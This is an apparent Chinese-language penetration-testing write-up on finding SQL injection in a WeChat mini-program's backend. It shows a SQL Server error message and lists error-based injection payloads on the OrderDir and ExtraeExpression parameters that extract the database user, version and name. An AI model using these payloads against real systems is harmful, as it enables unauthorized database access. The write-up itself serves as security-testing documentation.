
1. 很平常的一个界面，微信小程序



1. 随便点击一下




1. 仔细观察每一个数据包，这里的数据包很可疑，有点像数据库的执行语句




1. 然后使用单引号双引号来判断每个参数是否有注入点

这是正常的页面



这个是报错的页面 报错语句:


"error":"'person\_type' 附近有语法错误。\r\n字符串 ')' 后的引号不完整。\r\n'person\_type' 附近有语法错误。\r\n字符串 ') order by dictionary\_sort asc' 后的引号不完整。"




一共有5处地方有注入




第一处OrderDir地方利用,/(convert(int,user))




./db\_name()



&OrderDir=asc,1/user

&OrderDir=asc,1/@@version

第二处注入ExtraeExpression= +and+user+like’dbo%25’



你直接接个逗号闭合 然后1-user

